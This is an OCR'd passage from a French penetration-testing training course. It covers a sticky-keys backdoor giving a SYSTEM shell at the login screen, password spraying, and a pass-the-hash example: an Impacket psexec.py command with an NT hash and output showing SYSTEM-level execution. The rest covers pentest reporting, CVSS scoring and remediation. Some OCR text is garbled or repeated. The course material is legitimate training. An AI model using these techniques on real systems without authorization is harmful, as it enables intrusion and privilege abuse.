
Porte dérobée (backdoor)

- Après cela, verrouillez votre session depuis le menu Démarrer :




Porte dérobée (backdoor)

- Vous devriez maintenant pouvoir appuyer cinq fois sur SHIFT pour accéder à un terminal avec les privilèges SYSTEM directement depuis l'écran de connexion :



Porte dérobée (backdoor)

- Après cela, verrouillez votre session depuis le menu Démarrer :




CHAPITRE 2

Maintenir l’accès après l’exploitation du système

1. Réalisation des mouvements latéraux et élévation de privilèges dans un système compromis
2. Utilisation de porte dérobée (backdoor)
3. **Récupération des informations pour exploiter d’autres systèmes.**

Password spraying


- Durant toutes les étapes d'exploitation précédentes, nous avons peut être pu récupéré hashs d’autres utilisateurs ou parfois des mots de passes en clair. Ddans ce dernier cas, 2 options s’offrent à nous :
  - ✓ Utiliser les informations collectées pour identifier les utilisateurs et les services/actifs concernés et se connecter ensuite
  - ✓ Lancer une attaque de password spraying avec des combinaisons de noms d’utilisateurs comme l’explique l’image ci-dessous :



PARTIE 3

Pass the hash

- Dans la plupart des cas, nous aurons récupéré des hashs. Une prochaine étape logique dans notre approche serait de déchiffrer tous les hashs de mot de passe que nous avons obtenus et de nous authentifier sur une machine avec des mots de passe en clair afin d'obtenir un accès non autorisé. Cependant, le craquage de mot de passe prend du temps et peut échouer. De plus par exemple Kerberos et NTLM n'utilisent pas directement le mot de passe en clair et les outils natifs de Microsoft ne prennent pas en charge l'authentification à l'aide du hachage du mot de passe.
- Une des techniques les plus utilisées est pass-the-hash. Cette technique nous permet de nous authentifier auprès d'un système ou d'un service distant à l'aide du hachage NTLM d'un utilisateur au lieu du mot de passe en clair associé (Notez que cela ne fonctionnera pas pour l'authentification Kerberos mais uniquement pour le serveur ou le service utilisant l'authentification NTLM.).
- De nPsExec de Metasploit, Passing-the-hash toolkit et Impacket : cette technique nécessite une connexion SMB via le pare-feu (généralement le port 445) et l'activation de la fonctionnalité nombreux outils et frameworks tiers utilisent Pass the Hash pour permettre aux utilisateurs à la fois de s'authentifier et d'obtenir l'exécution de code, notamment Partage de fichiers et d'imprimantes Windows. Ces exigences sont courantes dans les environnements d'entreprise internes.



Pass the hash : exemple

- Dans exemple nous avons trouvé que le hash NT de l'utilisateur **Administrateur** est **20cc650a5ac276a1cfc22fbc23beada1**. Nous pouvons le rejouer sur une autre machine en espérant qu''elle ait été configurée de la même manière.
- Cet exemple utilise l'outil **psexec.py** de la suite **Impacket** : **psexec.py –hashes : 20cc650a5ac276a1cfc22fbc23beada1 Administrator@10.10.1.1. whoami**

```
[redacted] ~ $ psexec.py -hashes :20cc650a5ac276a1cfc22fbc23beada1 Administrator@10.10.1.1 whoami
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.1.1.....
[*] Found writable share ADMIN$
[*] Uploading file CnZFtwSj.exe
[*] Opening SVCManager on 10.10.1.1.....
[*] Creating service JVHd on 10.10.1.1.....
[*] Starting service JVHd.....
[!] Press help for extra shell commands
nt authority\system
[*] Process whoami finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 10.10.1.1.....
[*] Stopping service JVHd.....
[*] Removing service JVHd.....
[*] Removing file CnZFtwSj.exe.....
[redacted] ~ $
```

- Donc comme nous pouvons le voir, l'attaque fonctionne et nous pouvons exécuter des commandes sur une machine cible en tant que nt autority\systeme sans connaître le mot de passe.

PARTIE 3

PARTIE 4

Mettre en place un rapport de test d'intrusion

Dans ce module, vous allez :

- Synthétiser les résultats du test d'intrusion
- Détailler les solutions envisageables de correction

2 heures

CHAPITRE 1

Synthétiser les vulnérabilités à corriger

Ce que vous allez apprendre dans ce chapitre :

- Préparer des tableaux de bord selon le public
- Classifier les vulnérabilités selon la criticité

1 heures

CHAPITRE 1

Synthétiser les vulnérabilités à corriger

1. **Tableau de bord**
2. Classification des résultats en fonction de la criticité des failles

Rédaction du rapport de synthèse

- Le rapport est souvent considéré comme un mal nécessaire des tests d'intrusion. Malheureusement, de nombreux pentesters très techniques et intelligents ne lui accordent pas l'attention qu'il mérite. Mais un rapport bien écrit et professionnel peut parfois attirer une attention plus positive qu'un rapport mal écrit, même parfait techniquement.
- Il existe de nombreuses méthodes différentes de rédaction de rapport. Il nous semble important de garder à l'esprit certaines directives générales lors de la rédaction d'un rapport. Ces lignes directrices sont énumérées sans ordre particulier, car elles sont toutes d'égale importance :

  ✓ Garder en tête l'objectif déclaré dans le cahier des charges : le rapport est notre réponse à cet objectif

  ✓ Considérer que le rapport peut être examiné par plusieurs profils différents, des directeurs, des managers, des administrateurs, des développeurs, etc.

  ✓ Choisir le contenu du rapport car il est impossible et inefficace de mettre tous les éléments et les tests réalisés.

  ✓ Travailler la présentation du rapport pour donner envie au lecteur de lire l'ensemble du rapport ou de trouver la partie qui l'intéresse facilement.


- Ces recommandations devraient nous donner une idée générale de la façon d'écrire un document professionnel et cohérent. Un rapport qui délivre clairement le message voulu.
- En fin de compte, le rapport est le produit que nous livrons au client. Assurons-nous qu'il nous représente avec notre travail correctement.

01 – Synthétiser les vulnérabilités à corriger

Tableau de bord

Un tableau de bord de suivi et des résultats

- Le rapport doit contenir un tableau de bord qui facilite aux données et résultats du test d'intrusion, y compris l'étendue des travaux, les tâches et les jalons, la carte des applications et du réseau et bien plus encore. Cela dépend du type du test d'intrusion (interne/externe) et le suivi effectué lors de la réalisation du test d'intrusion. Mais le tableau de bord doit être discuté et initié dans le cadre du document des règles d'engagements discuté dans partie 1 de ce guide.



PARTIE 4

CHAPITRE 1

Synthétiser les vulnérabilités à corriger

1. Tableau de bord
2. **Classification des résultats en fonction de la criticité des failles**

La classification des vulnérabilités

- Le standard de la classification des vulnérabilités est le CVE. CVE signifie Common Vulnerabilities and Exposures. Le CVE est un glossaire qui classe les vulnérabilités. Le glossaire analyse les vulnérabilités, puis utilise le système CVSS (Common Vulnerability Scoring System) pour évaluer le niveau de menace d'une vulnérabilité. Un score CVE est souvent utilisé pour hiérarchiser la criticité des vulnérabilités.
- Le CVSS est l'un des nombreux moyens permettant de mesurer l'impact des vulnérabilités, communément appelé score CVE. Le CVSS est un ensemble ouvert de normes utilisées pour évaluer une vulnérabilité et attribuer une gravité sur une échelle de 0 à 10. La version actuelle de CVSS est la v3.1, qui décompose l'échelle comme suit :

Sévérité	Le score
None	0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

La classification des vulnérabilités

- En plus du score et la sévérité donnée aux vulnérabilités trouvées, nous avons besoin de présenter et de classifier les vulnérabilités dans notre contexte et aussi selon leurs exploitabilités. Dans notre rapport, nous mettrons l'accent plus sur les vulnérabilités que nous avons réussi à exploiter et nous présentons aussi les vulnérabilités que nous n'avons pas réussi et dont nous n'avons pas eu le temps d'exploiter.
- Les vulnérabilités dans notre rapport doivent être classifiées par leurs sources car généralement elles doivent être analyser et corriger par différentes équipes :

Source de la vulnérabilité	Description
Système d'exploitation	Ces types de vulnérabilités se trouvent dans les systèmes d'exploitation (OS) et entraînent souvent une élévation des privilèges.
Mauvaise configuration	Ces types de vulnérabilité proviennent d'une application ou d'un service mal configuré. Par exemple, un site Web exposant les détails des clients.
Identifiants par défauts ou simples	Les applications et les services qui ont un élément d'authentification seront livrés avec des informations d'identification par défaut lors de l'installation. Par exemple, un tableau de bord administrateur peut avoir le nom d'utilisateur et le mot de passe "admin". Ceux-ci sont faciles à deviner par un attaquant.
Logique applicative	Ces vulnérabilités sont le résultat d'applications mal conçues. Par exemple, des mécanismes d'authentification mal implémentés qui peuvent permettre à un attaquant de se faire passer pour un utilisateur.
Erreur humaine	Les vulnérabilités du facteur humain sont des vulnérabilités qui tirent parti du comportement humain. Par exemple, les e-mails de phishing sont conçus pour faire croire aux humains qu'ils sont légitimes.

CHAPITRE 2

Détailler les solutions envisageables de correction

Ce que vous allez apprendre dans ce chapitre :

- Détailler la vulnérabilité et sa source
- Proposer des solutions de correction
- Travailler avec les testeurs pour confirmer la correction

1 heures

CHAPITRE 2

Détailler les solutions envisageables de correction

1. **Mode opératoire de correction**
2. Double vérification sur le système

La correction des vulnérabilités

- La correction des vulnérabilités consiste dans de nombreux cas à déployer une mise à niveau ou d'un correctif, comme recommandé par le fournisseur du logiciel concerné. Cependant, le déploiement de correctifs peut être difficile en soi. Le test et le déploiement de correctifs et de mises à niveau peuvent consommer un temps et des ressources considérables. Les systèmes critiques pour l'entreprise peuvent devoir être arrêtés pendant le processus de déploiement. Et il y a toujours le risque que le correctif ait un impact imprévu sur l'application elle-même ou ses dépendances.
- Corriger les vulnérabilités n'est pas comme une seule action dans le temps. C'est plutôt un processus qui commence par une description de la vulnérabilité et comment elle peut être exploitée.
- Pour faciliter le travail des développeurs/administrateurs qui corrigent les vulnérabilités, le rapport doit obligatoirement contenir :

Le titre de la vulnérabilité

- La première impression est la dernière. En effet, le lecteur regarde d'abord le titre pour comprendre le problème. Le type de fonctionnalité vulnérable dont le type de protection que vous pouvez contourner doit aussi apparaitre dans le titre de la vulnérabilité.

La description de la vulnérabilité

- Dans la description de la vulnérabilité, nous fournissons les détails sur la vulnérabilité : expliquer la vulnérabilité, écrire sur les chemins, les points de terminaison, les messages d'erreur reçus lors des tests. Vous pouvez également joindre des requêtes HTTP, du code source vulnérable, etc.

La correction des vulnérabilités

Étapes à reproduire

- Vous devez écrire clairement chaque étape afin de démontrer le problème, qui aide le lecteur à comprendre que la vulnérabilité est exploitable et comment elle peut l'être.

Preuve de concept

- La preuve de concept doit être visuelle, avec des captures d'écran et même parfois avec des vidéos jointes au rapport.

Impact

- Le lecteur technique ou pas doit comprendre l'impact réel, comment un attaquant peut en tirer parti s'il réussit à exploiter la vulnérabilité ? Quel type de dommages éventuels pourraient être causés ? Plusieurs impacts peuvent être présentés (financier, données, disponibilité, image, etc)

Composants optionnels

✓ Code d'exploitation

- Si vous connaissez des langages de script, alors afin d'automatiser l'ensemble du processus, vous pouvez écrire un script

✓ Solution recommandée

- Le pentester peut proposer une solution, même si ce n'est pas son rôle. Il peut s'agir d'une best practice connue pour le type de vulnérabilité en question sans entrer dans les détails. Vous pouvez suggérer à l'entreprise de mettre en œuvre tout type de fonctionnalité ou de méthode de sécurisation pour atténuer le problème.

Le mode opératoire de correction

- Qu'il s'agisse d'un test d'intrusion interne ou externe, il est recommandé de corriger les vulnérabilités dans le cadre du programme de management des vulnérabilités de l'entreprise. Ce programme intégrera ces nouvelles vulnérabilités avec les autres vulnérabilités découvertes avec d'autres sources/outils (outils de scans continus, bug bounty, remonté utilisateur, surveillance, etc)
- Dans ce programme de management des vulnérabilités, plusieurs issues peuvent être données à ces vulnérabilités remontées dans le rapport de test d'intrusion :

  ✓ Le programme peut accepter le risque de l'actif vulnérable pour dans le système. Il s'agit d'une option probable pour les actifs ou les systèmes non critiques, et la menace d'exposition est très faible.

  ✓ Le programme peut décider d'atténuer la vulnérabilité, ou développer une stratégie ou une technique pour rendre difficile ou impossible pour un attaquant d'exploiter la vulnérabilité. Cela ne supprime pas la vulnérabilité, mais les politiques ou protections mises en place assurent la sécurité des systèmes vulnérables.

  ✓ Ou enfin corriger la vulnérabilité. Il s'agit de l'option privilégiée si la vulnérabilité est connue pour présenter un risque élevé et/ou fait partie d'un système ou d'un actif critique de votre organisation. Corriger ou mettre à jour l'actif avant qu'il ne devienne un point d'entrée pour une attaque.

CHAPITRE 2

Détailler les solutions envisageables de correction

1. Mode opératoire de correction
2. **Double vérification sur le système**

Double vérification sur le système

- Une fois que vous avez hiérarchisé votre liste de vulnérabilités et assigné des actions en fonction du niveau d'exposition, et qu'un deadline a été fixé pour agir, une réévaluation vous indiquera si les actions que vous avez décidées ont été couronnées de succès et s'il y a de nouveaux problèmes autour des mêmes actifs. Ceci vous vous permettra de valider votre travail, de rayer ces problèmes de votre liste et d'en ajouter de nouveaux, si nécessaire.

- Avec la généralisation des méthodes et les pratiques Agile/Scrum/Sprint, l'objectif des équipes est de déployer les patchs/correctifs le plus rapidement possible. Ce qui peut, non seulement, ne pas corriger la vulnérabilité mais aussi introduire des problèmes/vulnérabilités potentiellement encore plus percutants.

- Le test de régression est le processus de réexécution de tests fonctionnels, non fonctionnels et les tests d'intrusion pour s'assurer que l'actif précédemment fonctionne toujours après une modification et qu'aucune autre vulnérabilité n'a été introduite.

- La clé pour pouvoir réparer et tester rapidement est de disposer d'un ensemble de tests automatisés, sur lesquels nous pouvons compter pour offrir une couverture importante et des temps d'exécution rapides. Nous avons testé que la vulnérabilité a été corrigée. Tout va bien jusqu'ici ! Nous n'avons cependant aucune idée des dommages qui auraient pu être causés lors des tentatives de résolution de la vulnérabilité.

- S'il s'agit d'un test d'intrusion interne, nous pouvons aussi nous baser sur une approche DevSecOps où la sécurité est automatisée dans notre processus de changement et que nous avons des outils comme Jenkins qui orchestrent l'automatisation fonctionnelle et non fonctionnelle, que nous avons un processus de test mature qui inclut la sécurité et que, enfin nous avons probablement atténué le risque.